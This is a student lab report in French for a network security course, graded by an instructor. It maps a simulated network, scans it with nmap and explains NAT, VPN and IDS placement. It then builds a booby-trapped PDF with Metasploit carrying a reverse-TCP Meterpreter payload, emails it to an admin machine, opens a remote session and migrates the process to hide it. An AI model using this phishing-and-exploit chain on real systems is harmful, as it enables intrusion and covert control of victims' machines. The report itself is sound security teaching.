



**INF4420A - Sécurité informatique**

**Automne 2021**

**TP3 - Sécurité des réseaux**

**Groupe 05**

**Par**



**Équipe 10**

**Soumis à**




96/100  
Excellent travail !

**23 novembre 2021**

## Question 1 – Découverte du réseau [/1.5] 1.5/1.5

### Connexion aux machines

Poste Internet :



VPN :

```
This is SecSI_vpn.unknown_domain (Linux x86_64 3.4.5-hardened) 08:50:43  
SecSI_vpn login: root  
Password:  
Last login: Wed Nov 21 15:51:59 EST 2012 on tty1  
SecSI_vpn ~ #
```


Parefeu interne :

```
This is Parefeu_int.unknown_domain (Linux x86_64 3.4.5-hardened) 08:51:03  
Parefeu_int login: root  
Password:  
Last login: Wed Nov 21 15:03:34 EST 2012 on tty1  
Parefeu_int ~ # _
```

Parefeu externe :

```
This is Parefeu_ext.unknown_domain (Linux x86_64 3.4.5-hardened) 08:51:05  
Parefeu_ext login: root  
Password:  
Last login: Wed Nov 21 14:33:10 EST 2012 on tty1  
Parefeu_ext ~ # _
```

Poste admin :

A login form for an administrator. It features a blue background. On the left, there is a small icon of chess pieces. To the right of the icon, the word "Administrator" is displayed in a large, bold, white font. Below the name, the text "Type your password" is written in a smaller white font. Underneath this text is a white password input field with five black dots. To the right of the input field is a green button with a white right-pointing arrow.

Web mail :

```
This is web_mail.secsi.com (Linux x86_64 3.4.5-hardened) 08:50:40  
web_mail login: admin  
Password:  
Last login: Wed Oct 31 16:10:46 EDT 2012 on tty2  
admin@web_mail ~ $ _
```

a) En vous connectant en tant que root sur ces machines, découvrez comment toutes ces machines sont connectées entre elles. Faites un schéma de ce réseau le plus complet possible (machines, adresses IP, ports ouverts et services utiles). Vous pouvez utiliser Visio ou encore draw.io

Poste Internet :

```
bash: !_!_! command not found
joe@localhost ~ $ sudo ifconfig
Password:
Sorry, try again.
Password:
Sorry, try again.
Password:
eth0      Link encap:Ethernet  HWaddr 00:0c:29:84:01:e2
          inet addr:192.168.214.129  Bcast:192.168.214.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:746 (746.0 B)  TX bytes:656 (656.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

joe@localhost ~ $
```

VPN :

```
bash: !_!_! command not found
SecSI_upn ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:8f:cc:d4
          inet addr:192.168.213.3  Bcast:192.168.213.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.8.0.1  P-t-P:10.8.0.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Parefeu interne :

```
last login: Wed Nov 11 13:03:51 EST 2015 on tty1
Parefeu_int ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:6c:09:ce
          inet addr:192.168.211.5  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:694 (694.0 B)  TX bytes:236 (236.0 B)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:6c:09:d8
          inet addr:192.168.212.5  Bcast:192.168.212.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6857 (6.6 KiB)  TX bytes:658 (658.0 B)

eth2      Link encap:Ethernet  HWaddr 00:0c:29:6c:09:e2
          inet addr:192.168.213.5  Bcast:192.168.213.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Parefeu externe :

```
Parefeu_ext ~ # ifconfig
Parefeu_ext ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:25:64:20
          inet addr:123.45.67.4  Bcast:123.45.67.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:60 (60.0 B)  TX bytes:0 (0.0 B)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:25:64:2a
          inet addr:192.168.211.4  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:60 (60.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Poste admin :

```
C:\Documents and Settings\Administrator>ipconfig /all

Windows IP Configuration

    Host Name . . . . . : poste-51626
    Primary Dns Suffix . . . . . :
    Node Type . . . . . : Unknown
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    Description . . . . . : VMware Accelerated AMD PCNet Adapter
    Physical Address. . . . . : 00-0C-29-52-1C-41
    Dhcp Enabled. . . . . : No
    IP Address. . . . . : 192.168.212.124
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.212.5
    DNS Servers . . . . . : 192.168.211.3

C:\Documents and Settings\Administrator>
```

Web mail :

```
admin@web_mail ~ $ /sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2c:9d:e9
          inet addr:192.168.211.3  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:468 (468.0 B)  TX bytes:1029 (1.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

```
admin@web_mail ~ $ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:http                  *:.*                     LISTEN
tcp        0      0 192.168.211.3:domain   *:.*                     LISTEN
tcp        0      0 mail.secsi.com:domain   *:.*                     LISTEN
tcp        0      0 *:smtp                  *:.*                     LISTEN
tcp        0      0 mail.secsi.com:rndc      *:.*                     LISTEN
tcp        0      0 *:imaps                 *:.*                     LISTEN
```


```

admin@web_mail ~ $ netstat -ln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*              LISTEN
tcp        0      0 192.168.211.3:53        0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:993             0.0.0.0:*              LISTEN

```

Port 80 : http  
 Port 53 : domain  
 Port 25 : smtp  
 Port 953 : rndc  
 Port 993 : imaps

**Schéma réseau :**



bien !

b) Vérifiez que l'adresse IP de la machine Poste\_Internet est bien 123.45.67.128 et changez l'adresse au besoin (sudo ifconfig eth0 123.45.67.128).

Ce n'est pas la bonne, donc nous l'avons modifiée :

```
joe@localhost ~$ sudo ifconfig eth0 123.45.67.128
Password:
joe@localhost ~$ sudo ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:84:01:e2
          inet addr:123.45.67.128  Bcast:123.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2756 (2.6 KiB)  TX bytes:2476 (2.4 KiB)
```

c) On peut remarquer qu'un service de NAT est utilisé sur ce réseau (voir fichiers masq et rules dans le dossier /etc/shorewall du pare-feu externe). A quoi cela sert-il ?

NAT (Network Address Translation) est un moyen de correspondance de plusieurs adresses privées locales à des adresses publiques avant le transfert de l'information. Le but de la NAT est de conserver le nombre d'adresses IP publiques utilisées pour des fins de sécurité ainsi que d'économie. En bref, la NAT préserve les adresses IP en permettant aux réseaux IP privés qui utilisent des adresses IP non enregistrées de se connecter. NAT traduit les adresses des réseaux internes privés en adresses uniques au monde avant de transmettre les paquets entre les réseaux qu'elle connecte. De plus, les configurations NAT révèlent une seule adresse IP pour l'ensemble d'un réseau permettant ainsi de masquer l'ensemble du réseau interne et fournissant une sécurité de plus. Aussi, la traduction d'adresses réseau est mise en œuvre dans les environnements d'accès à distance puisqu'elle offre la double fonction de conservation des adresses et de la sécurité renforcée. [1] En ce qui concerne le trafic entrant, l'utilisation de DNAT va permettre aux machines d'accéder aux services locaux. Webmail va faire l'utilisation de DNAT pour que Web ainsi que DNS puissent être disponibles à partir de l'internet. Ainsi, les règles de DNAT sont dans le fichier nommé *rules*. On peut constater dans l'image de *contenu rules* ci-dessous que NAT est utilisé pour le Webmail car les adresses IP qui apparaissent concordent avec l'adresse de ce dernier. En effet, l'utilisation de la NAT se fait quand la VM fait la communication au niveau réseau de ce poste. De plus, en ce qui concerne le trafic sortant, l'utilisation de SNAT va permettre aux machines locales de remplacer leurs IP privées par les adresses IP qui sont publiques. Ainsi, les règles de SNAT sont dans le fichier nommé *masq*. Au commencement de la communication, nous remarquons que l'adresse de destination est celle de l'interface eth0 du pare-feu externe qu'on peut observer dans la figure ci-dessous *contenu masq*. Effectivement, elle est de 123.45.67.4 Quand tous les paquets du réseau vont avoir été reçus, l'adresse publique va être traduite en adresse privée, c'est-à-dire en adresse réelle de destination (poste Webmail). **très bien !**



Contenu masq :

```
Parefeu_ext ~ # cat /etc/shorewall/masq
#
# Shorewall version 4 - Masq file
#
# For information about entries in this file, type "man shorewall-masq"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-masq.html
#
#####
#INTERFACE:DEST      SOURCE      ADDRESS      PROTO  PORT(S) IPSEC  MARK  USER/
#                                     GROUP
eth0                  192.168.0.0/16
```

Contenu rules :

```
Parefeu_ext ~ # cat /etc/shorewall/rules
#
# Shorewall version 4 - Rules File
#
# For information on the settings in this file, type "man shorewall-rules"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-rules.html
#
#####
#ACTION      SOURCE      DEST      PROTO  DEST      SOURCE      ORIGINAL      RATE      USER/  MARK  C
#            TIME      HEADERS                                     PORT  PORT(S)      DEST          LIMIT      GROUP
#
#SECTION ALL
#SECTION ESTABLISHED
#SECTION RELATED
SECTION NEW
DNAT      net      dmz:192.168.211.3      tcp      80
DNAT      net      dmz:192.168.211.3      tcp      25
DNAT      net      dmz:192.168.211.3      tcp      993
DNAT      net      dmz:192.168.211.3      tcp      53
DNAT      net      dmz:192.168.211.3      udp      53
DNAT      net      dmz:192.168.213.3      tcp      53751
```

DMZ signifie la zone démilitarisée. En effet, nous le montrons dans notre schéma. Le réseau se trouvant Webmail est une DMZ.

## Question 2 – Nmap [/2] 1.85/2

a) Changez l'adresse IP de la machine Poste\_Internet pour 123.45.67.128 (sudo ifconfig eth0 123.45.67.128). À quelle adresse IP correspondent le domaine secsi.com et le serveur mail mail.secsi.com (commande nslookup)?

```
joe@localhost ~ $ nslookup secsi.com
Server:      123.45.67.4
Address:     123.45.67.4#53

Name:   secsi.com
Address: 123.45.67.4
```

```
joe@localhost ~ $ nslookup mail.secsi.com
Server:      123.45.67.4
Address:     123.45.67.4#53

Name:   mail.secsi.com
Address: 123.45.67.4
```

Ils correspondent à l'adresse IP 123.45.67.4, qui est également l'adresse IP du pare-feu externe. **oui !**

**b) Que fait cette commande ? Expliquez le résultat.**

```
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open

Starting Nmap 5.51 ( http://nmap.org ) at 2021-11-10 10:12 EST
Nmap scan report for 123.45.67.4
Host is up (0.00093s latency).
Not shown: 995 filtered ports, 1 closed port
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp   open  imaps

Nmap done: 1280 IP addresses (2 hosts up) scanned in 20.00 seconds
```

Premièrement, l'outil nmap permet de découvrir les ports ouverts et les services accessibles.

Plus précisément, avec l'argument -sT, cela effectue un TCP Connect() scan, et l'argument --open indique qu'on veut uniquement obtenir les ports ouverts.

De plus, la partie 192.168.211-214.\* spécifie qu'on veut scanner toutes les adresses ip entre 192.168.211.0 et 192.168.214.0, et la partie 123.45.67.\* ajoute également ces adresses ip à la liste des adresses à scanner. **ok**

Connexion au VPN :

```
Stopping openvpn ...
joe@localhost ~ $ sudo /etc/init.d/openvpn start
* Starting openvpn ...
Enter Private Key Password:
* WARNING: openvpn has started, but is inactive
joe@localhost ~ $
```

```

joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open
Starting Nmap 5.51 ( http://nmap.org ) at 2021-11-10 11:13 EST
Nmap scan report for 192.168.211.3
Host is up (0.0049s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp    open  imaps

Nmap scan report for 192.168.212.124
Host is up (0.0057s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap scan report for 123.45.67.4
Host is up (0.0019s latency).
Not shown: 995 filtered ports, 1 closed port
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp    open  imaps

Nmap done: 1280 IP addresses (260 hosts up) scanned in 34.31 seconds

```

### c) Que fait un service VPN? Expliquez le nouveau résultat.

Un service VPN, un réseau privé virtuel, a pour fonction d'offrir de la confidentialité ainsi que de l'anonymat, c'est-à-dire que le VPN achemine notre activité Internet par une connexion sécurisée et cryptée, ce qui empêche les autres de voir ce qu'on fait en ligne et d'où on le fait. D'abord, il y a création d'un réseau privé à partir d'Internet public. Ainsi, il y a création de liens entre plusieurs ordinateurs distants. Alors, en utilisant VPN, chaque connexion du réseau va devoir passer par là. Sans VPN, toutes les personnes qui essaient d'effectuer des requêtes aux différentes machines ne vont pas être capables d'avoir accès aux informations. En d'autres mots, le VPN masque l'adresse IP en laissant le réseau la rediriger via un serveur distant spécialement configuré et géré par un hôte VPN. Ceci veut dire que si on navigue sur Internet avec un VPN, le serveur VPN devient la source de nos données. VPN permet de chiffrer nos données et ces données sont manipulées et dirigées dans une connexion protégée en tunnel «principe de *tunneling*». Quand on se connecte au VPN, on accède à un autre sous-réseau, et on peut donc accéder aux services offerts par ce sous-réseau. [2]

Quand nous avons lancé le VPN et avons relancé la commande d'analyse de port, nous obtenons des informations dans l'affichage des deux autres adresses. Le premier est le réseau interne de *Poste admin* et le second est le réseau de la machine *Webmail*. Le VPN permettra la connexion directe au réseau local à la place du serveur Internet. Afin d'accéder directement au pare-feu interne, le *tunnel* permettra de contourner le pare-feu externe. Ainsi, il y aura un *scanning* des autres serveurs à l'aide de cette connexion protégée. **tout à fait**

**d) Comparez les informations obtenues à l'aide de nmap à votre schéma du réseau. Expliquer les différences.**

Voir nmap question b) expliquez les différences (notamment qu'on ne voit pas le VPN, ni les 2 pare-feux sur le nmap)

**e) Quel est l'avantage du NAT contre un balayage de ports?**

Le rôle du NAT est de faire la traduction des adresses privées en adresses publiques. Les ports sont cachés en sachant que les informations des adresses privées sont cachées. Ainsi, pour le balayage de port il y a une certaine protection offerte par NAT. En d'autres mots, lors d'un balayage de port, nous avons connaissance des ports disponibles, mais nous ne connaissons pas les ports qui sont associées aux adresses IP. Donc un attaquant a plus de difficulté. Pour les machines qui sont dans un même sous-réseau, elles vont parvenir à communiquer entre elles sans avoir besoin de passer par NAT. [3]

oui, en plus de cela on masque la topologie du réseau interne avec le NAT

**f) Pour les deux utilisations de nmap, dites à quel endroit du réseau il aurait fallu placer un IDS (Intrusion Detection System) pour détecter le balayage de ports.**


Un IDS est un système surveillant un réseau pour détecter des activités malveillantes ou détecter des intrusions dans un système. Pour détecter le balayage de ports, il aurait fallu placer un IDS au niveau du Pare-feu externe, afin de donner accès aux différents sous-réseaux. Pour la situation concernant le VPN, on placerait l'IDS au niveau du Pare-feu interne, afin de dévoiler les communications dans les sous-réseaux nous permettant de faire la détection des intrusions. ok

## Question 3 – L'email de trop [/1.5] 1.45/1.5

**Armitage**

**a) Quel est le résultat ?**

Comme aucune machine n'apparaît, puisque nous ne sommes pas dans le réseau cible, on comprend donc qu'il est impossible d'exploiter une vulnérabilité avec armitage. ok



## Msfconsole

Création de l'exploit :

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME  msf.pdf         yes       The file name.

Exploit target:

  Id  Name
  --  -
  0    Adobe Reader v8.1.2 (Windows XP SP3 English)

msf exploit(adobe_utilprintf) > set OPTION msf.pdf
OPTION => msf.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) >
```

```
msf exploit(adobe_utilprintf) > set LHOST 123.45.67.128
LHOST => 123.45.67.128
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
```

### b) Pourquoi choisir le payload reverse\_tcp plutôt que payload bind\_tcp ?

D'abord, le bind\_tcp initie la connexion avec la machine qui en est la cible. Nous savons que chaque machine a un nombre de ports pour faire différentes communications sur le réseau. Payload bind\_tcp permet d'avoir plus de chances de détecter une intrusion puisque l'attaquant essaye d'effectuer une communication vers la victime. D'autre part, le payload reverse\_tcp permet de diminuer le risque de détection en écoutant sur un port et en attendant que la cible se connecte sur ce port là. Donc, l'attaquant va faire l'attaque sans que la cible s'en rende compte rapidement. En ce qui concerne notre situation, reverse\_tcp est la meilleure option car l'attaque débute lorsque la cible va ouvrir le PDF, mais il sera un peu trop tard avant que la victime s'en rende compte. **ok**

Création le programme qui attend la connexion de l'exploit :

```
msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  123.45.67.128    false     The IP address of the remote host.

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 123.45.67.128
LHOST => 123.45.67.128
msf exploit(handler) > exploit

[*] Started reverse handler on 123.45.67.128:4444
[*] Starting the payload handler...
```


c) Que se passe-t-il sur la machine Poste\_admin ? Et sur Poste\_internet? Sur Poste\_internet, dans la fenêtre de votre « handler », lancez la commande : run post/windows/manage/migrate

Envoi du courriel :


```
root@bt:~# sendEmail -f fictive@live.com -t root@secsi.com -s 123.45.67.4 -u courriel -a /root/.msf4/local/m
sf.pdf install
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
- First line must be received within 60 seconds.
- End manual input with a CTRL-D on its own line.

Contenu messageNov 10 08:27:50 bt sendEmail[4308]: Message input complete.
Nov 10 08:27:50 bt sendEmail[4308]: Email was sent successfully!
root@bt:~#
```

Ouverture du courriel sur poste admin :



En ouvrant le fichier, le pdf est "gelé" et ne veut pas ouvrir :



Dans poste internet, on voit qu'on est plus en attente de la connexion de l'exploit et qu'il est maintenant connecté à la machine poste admin.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 123.45.67.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 123.45.67.4
[*] Meterpreter session 1 opened (123.45.67.128:4444 -> 123.45.67.4:1041) at 2021-11-10 08:33:11 -0500
```

oui

**d) Que s'est-il passé sur la Poste\_admin ? Expliquez.**

Exécution de la commande :

```
meterpreter > run post/windows/manage/migrate

[*] Running module against POSTE-51626
[*] Current server process: AcroRd32.exe (1460)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1376
[+] Successfully migrated to process 1376
```

Dans poste admin, on va récupérer le contrôle de la machine et nous serons capable de voir à nouveau le courriel. Nous pouvons continuer d'attaquer puisque nous avons les droits d'admin dans *poste admin*. Par contre, le processus créé par l'exploit est migré de telle manière que l'utilisateur ne s'en rend pas compte. On a ici passé le processus de Adobe à Notepad. Donc, Adobe fonctionne à nouveau, et le

fichier se ferme, l'utilisateur ne se pose donc pas trop de questions, mais Notepad pour sa part sera maintenant problématique, puisque la vulnérabilité est maintenant sur ce programme.  
